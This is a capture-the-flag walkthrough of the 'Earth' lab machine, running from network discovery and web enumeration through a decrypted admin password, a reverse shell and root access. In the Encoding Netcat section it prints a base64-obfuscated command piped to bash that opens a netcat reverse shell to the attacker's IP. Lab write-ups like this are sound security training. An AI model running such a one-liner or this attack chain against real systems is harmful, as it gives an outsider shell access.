Walkthrough Earth

Contents

[Device Discovery 2](#_Toc145451288)

[Service and Port Discovery 2](#_Toc145451289)

[Viewing Website 3](#_Toc145451290)

[Directory Enumeration 4](#_Toc145451291)

[For the original website: 4](#_Toc145451292)

[For the DNS website: 4](#_Toc145451293)

[Exploitation 7](#_Toc145451294)

[Flag 1 7](#_Toc145451295)

[Encoding Netcat 7](#_Toc145451296)

[Upgrade Shell 8](#_Toc145451297)

[Finding Exploitable Binaries 8](#_Toc145451298)


[LTrace 9](#_Toc145451299)

[Resetting Root Password 9](#_Toc145451300)

[Root Flag 10](#_Toc145451301)


# Device Discovery

With the device connected to host only network, 192.168.56.0/24, we can use the netdiscover command to figure out what the Victims IP is.

To discover the Kali IpP


Kali IP: 192.168.56.102

Now we find the victims IP




Victim: 192.168.56.101

# Service and Port Discovery




We see that 3 ports are open and running ssh and web-server.





The service information is mostly up to date, there is an unlikely possibility that OpenSSH can be exploited.

# Viewing Website

Navigating to the website <https://192.168.56.101> greets with a default fedora test page.


Interesting that I cannot navigate to the http website, I get an error message.



If you notice in the top right hand corner of the screen you can see an alert sign. Looking at this reveals the SSL certificate.

We have a DNS name, which is good. This is probably why we cannot connect to the HTTP version of the website.

In the /etc/hosts file modify it with the following:

Now if I type “earth.local” the website should load.


# Directory Enumeration

### For the original website:

While using directory enumeration I was unable to find anything that was accessible. I was able to find “cgi-bin/” however it gave me an error while trying to view it.

### For the DNS website:

Using gobuster I will try and find a possible directory or file that I can view.


Gobuster found this directory.


Clicking the link leads you to “earth.local/admin/login”

I tried the default credentials of admin and admin, however it failed.


This error message doesn’t exactly reveal much about if the username is a valid username.

Next, I enumerate the other ip.




Opening robots.txt we can see the following:


The last line is important, because it is significantly different from the other entries.




Navigate to testdata.txt




This is the data used to encrypt the first ever message encryption on the first page.




The last line is what we are trying to crack.



Cyber chef has allowed me to decrypt the output.





I will use the output as the possible password. “earthclimatechangebad4humans”. IT WORKED.



This will interpret linux commands on the website, which means we can set up a netcat to gain access to the system.

# Exploitation


On the kali machine, set up the listening netcat.




However when I try to connect using netcat, I receive an error telling me this is forbidden. Maybe this can be used to find the first flag.

I decided to snoop around the directory, and see what I could find.

# Flag 1



I found it, user\_flag.txt.



Now I have the first flag.

Going back to netcat there is another way to do it.


# Encoding Netcat

First we need to encode the netcat command.




Now we can put that into the CLI command prompt:

*echo “bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAyIDQ0NDQK” | base64 -d | bash*

This command will decrypt it and then run in.

Now we are in.


# Upgrade Shell




# Finding Exploitable Binaries

The reset\_root binary is a good file to look into. Using netcat I will download this to my computer and inspect it.

# LTrace




As you can see there are 3 missing files, they must be created before the binary can actually work.




After these are created run the binary.

## Resetting Root Password



Now I can switch user to the root.

# Root Flag



The final flag is located under the root directory (“/root/root\_flag.txt”).